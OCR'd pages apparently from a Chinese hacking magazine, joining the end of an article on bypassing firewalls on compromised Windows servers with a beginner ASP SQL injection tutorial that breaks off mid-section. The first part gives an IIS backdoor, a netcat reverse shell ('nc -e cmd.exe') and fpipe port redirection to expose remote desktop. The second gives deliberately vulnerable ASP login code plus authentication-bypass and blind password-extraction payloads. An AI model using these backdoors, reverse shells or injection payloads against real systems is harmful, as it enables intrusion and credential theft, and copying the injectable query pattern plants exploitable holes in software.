


图 5

它的原理是：当客户请求其文件后缀名在映射表中的时候，iis 自动调用相应的程序来实现功能，详见《黑客X 档案》2004 年4 月号的小册子。废话少说，传一个iis_backdoor 上去并运行，这样就给自己留了一个后门，它用起来跟telnet 差不多。先用**nc -vv ip 80**连上对方的80 端口，然后输入**get /%08/df.lh**，文件名无所谓，但是后缀必须是.lh，这正是映射的关键。其实本质上来说它也是个网页木马，所以它的缺点和海阳差不多，也不能执行交互性的命令行任务，但是它可以工作在Administrator 的权限下，这是它优于普通网页木马的地方。

2.反向连接突破防火墙

（1）nc 反向连接

nc 反向连接应该是最简单的连接方式，当然还有很多命令行下的反向连接工具。

现在我们就以nc 为例来讲解这类连接的具体操作方式，现在本地开个nc 监听：**nc -l -p 5000 -v**这句表示在本地监听5000 端口，然后在你得到的shell 里输入**nc -e cmd.exe ip 5000**来反向连接，如图6 所示。




图 6

也许有人会问了，既然已经得到shell 了，为什么还要开个nc 反向连接呢，这不是多此一举吗？

其实不然，像上面所讨论的那样，我们获得的shell 也许不能很好的满足我们的要求，就像上面提到的网页shell 一样，这个时候我们就可以用nc 反向连接来完成，nc 反向连接的一个最大好处就是可以实现互动操作，诸如在目标机上用nc 连其他的机器，上ftp 等。如图7 所示。




图 7

细心的读者可能看出来了，我在上ftp的时候没输密码，其实不然，nc反向连接的最大弱点就在与此。ftp的密码必须在反向连接的那个shell里输，否则登陆不上。

（2）反向连接木马


反向连接木马则是这几种方法中最简单的了，只要上传执行就可以了，介绍这类木马的文章甚多，我在这里就不罗嗦了，大家去参见以前的《黑客X档案》。这类木马最大的好处就是使用起来简单，功能强大，最大的弱点就是会被杀毒软件查杀。

（3）端口重定向

端口重定向是所有方法中最能满足我们需求的，但是它有一个较大的弱点，必须停掉主机上的某一个服务，然后将你想要映射的端口映射出来（如3389），然后再做进一步处理；在停止对方服务的时候应该尽可能选择那些很少用到的（当然首先是防火墙开放的端口），然后再用端口重定向软件将别的端口映射过来，这里我们使用fpipe来进行重定向。输入 **fpipe –l 1433 –s 1433 –r 3389 ip**，–l 1433 s 1433表示fpipe监听1433端口，–r 3389 表示把数据转发到3389端口，IP则是需转发的端口所绑定的IP。如图8所示。

这种方法要以牺牲对方的服务为代价，故比较容易暴露，不到万不得已不要随便使用。

以上就是我在平时学习中所整理出来的几种穿越防火墙的方法，限于自身水平有限，如果有什么不对的地方还请大家来黑客X档案论坛指出。



```
FPipe [-hvu?] [-lrs <port>] [-i IP] IP

 -?/-h - shows this help text
 -c    - maximum allowed simultaneous TCP connections. Default is 32
 -i    - listening interface IP address
 -l    - listening port number
 -r    - remote port number
 -s    - outbound source port number
 -u    - UDP mode
 -v    - verbose mode

Example:
fpipe -l 53 -s 53 -r 80 192.168.1.101

This would set the program to listen for connections on port 53 and
when a local connection is detected a further connection will be
made to port 80 of the remote machine at 192.168.1.101 with the
source port for that outbound connection being set to 53 also.
Data sent to and from the connected machines will be passed through.

E:\hacktool\forhack\sill\sill>fpipe -l 1433 -s 1433 -r 3389 127.0.0.1
```

图 8

（文中涉及的软件海阳顶端网asp木马2004版、nc.exe、fpipe.exe已收录在光盘中。）



今天给大家讲讲关于asp漏洞的初级知识，老鸟可以略过此文啦！

一、著名'or''='漏洞重现

相信大多数人学习ASP SQL注射都是从“1' or '1'='1”这个漏洞开始的，但是我在网上从来没有用这个漏洞成功过，可能是我知道得太晚了（笨小孩，总是慢人家一拍）。

那么与我一样从来没有用这个漏洞成功过的菜鸟就在本机上试验一次吧，也多了一个学习的机会。我把asp文件放在D：\wwwroot目录下，同目录下有一个数据库文件为“user.mdb”，数据库中有一“user”表，表中两个段，分别是“user”和“pass”，对应的有一个帐号为“009”，密码为“chinese”（图1）。




图 1

准备工作做完了，我们开始写代码，重现一下这个漏洞，代码如下，先是“a.asp”：

```
<form action=b.asp method=get>          '以get方式提交表单到b.asp文件，一般这里是post(get方式最多提交1024个字节的内容)，这样用户看不到提交的数据
帐号：009<br>
密码：<input type=text size=30 name=pass>
<input type=submit value=submit>
</form>
```

再来写一个b.asp，代码如下：

```
<%     '从这里开始连接数据库
'on error resume next          '忽略错误，调试的时候常用
mdbfile=server.mappath("user.mdb")
set conn=server.createobject("adodb.connection")     '定义conn变量
conn.open "driver={microsoft access driver (*.mdb)};uid=;pwd=;dbq="&mdbfile     '数据库没有密码
%>

<%
sql="select * from user"   '定义数据库操作的字符串sql为选择user表中的所有内容，这里数据库不是sql，只是习惯了用这个变量名
set rs=conn.execute(sql)          '执行这个操作，现在指针指向第一组数据，为简单起见，只设一组数据
response.write "数据库中帐号："&rs.Fields("user")     '"rs.Fields("user")"为显示这组数据中的帐号
%>
<br>数据库中密码：<%=rs.fields("pass")%><br>          '同上，显示密码
提交的变量pass为：<font color=red><%=request("pass")%></font><br>     '以醒目的红色显示提交的变量
<p>
<%
sql2="select * from user where user='009' and pass='"&request("pass")&"'"     '字符串内容是判断的关键，在“user”表中查找帐号为“009”，密码为提交的“request("pass")”的用户
set rs2=conn.execute(sql2)
%>
<br>
 <%if rs2.eof then%>          '判断指针是否到了数据的结尾(就是说找不到这样的用户)，eof即“end of file”(我是这么认为的)
  <font color=blue><%="失败"%></font>
  <%else%>
  <font color=red><%="成功"%></font>
 <%end if%>
<br>
<%="执行语句为："&sql2%>          '这句话很重要，可以显示
```

数据库实际的操作，省了很多事

```
<%  '关闭记录集合和sql的连接，这样可以释放不用的内存空间
rs.close
set rs=nothing
rs2.close
set rs2=nothing
conn.close
set conn=nothing
%>
```

OK，代码完工。浏览http://127.0.0.1/a.asp，然后随便输入，显示错误，输入“chinese”显示成功。这里我们试试输入1'or'1'='1提交后，显示意料之中的成功。我们看一下执行的语句为，正常的是：**select * from user where user='009' and pass='chinese'**，提交了特殊的数据后变成**select * from user where user='009' and pass='1' or '1'='1'**，一个“or”就屏蔽了其它的“and”，只要后面的为真，那么整个语句就为真。

我们还可以这样，输入**aaa' or 'bbb'<>'ccc**，同样显示成功，执行语句为：**select * from user where user='009' and pass='aaa' or 'bbb'<>'ccc'**，不难理解这句话中，“bbb”永远不等于“ccc”。总之，只要“or”后面的条件为真就可以。差点忘了还有一点要注意，如果程序员在编程的时候，“sql2”那句这样写：**sql2="select * from user where user='009' and pass="&request("pass")**，那么，我们的提交的变量就得做一些相应的变化，“id”应提交的值为：“1 or 1=1”，这时候的“1”是一个值，不是字符串了，而上面的用单引号括起来的则是字符串。总之，要把单引号、双引号的配对工作做好。

二、变量过滤不足漏洞重现

基本上来说，asp漏洞主要是程序对用户提交的变量过滤不足造成的，类似如下的语句，肯定是存在问题的：

```
sql="select * from user where id="&request("id")
ser rs=conn.execute(sql)
```

仍然用刚才的b.asp做试验，一看就知道sql语句中的那个“request("pass")”变量没有经过严格地过滤，把用户提交地变量直接用于执行数据库操作是十分危险的。

如果别有用心的用户提交了精心构造的“pass”变量为：**1' or len(pass)=7 and '1'='1**，实际数据库操作的指令是：**select * from user where user='009' and pass='1' or len(pass)=7 and '1'='1'**，意思是猜测这位id为1的用户的密码长度是否是7位，后面的“and '1'='1”是为了配对最后一个单引号加上的（还是配对的问题），只要真正的密码不是“1”（否则随便怎么猜都能访问到成功的页面），你就可以根据返回的信息判断密码长度，如果成功访问到页面，说明猜测正确（图2），否则错误。




图 2

然后再利用“left”，“right”，“mid”函数一位一位地猜测密码，例如提交的“pass”为：“1' or left(pass,1)='c' and '1'='1”，意思是猜测密码的最左边一位是否为字符“c”（图3）。




图 3

同样，如果编程者的那句“sql”这样写：**sql2="select * from user where user='009' and pass='"&request("pass")**，就不用“ and '1'='1”为最后一个单引号配对了，提交的变量为：**1 or left(pass,1)='c'**。这种情况下，如果程序屏蔽了“'”的话（如**replace(request("pass"),"'","")**），还可用“chr”函数，上面的变量就可以这样提交：**1 or left(pass,1)=chr(99)**(图4)。




图 4

字符“c”的ASCII码为99，“chr(99)”就相当于字符“c”。我的经验是：只要不在引号里面，就可以用“chr”函数，否则程序就会把它当成字符串。

可以用“select”猜测用户密码，同样的方法，还可以用“update”修改数据库的内容，一般“update”常见的漏洞是程序对用户提交的数据和当前的用户做检查，还是举个例子比较直观。数据库改成如图5。

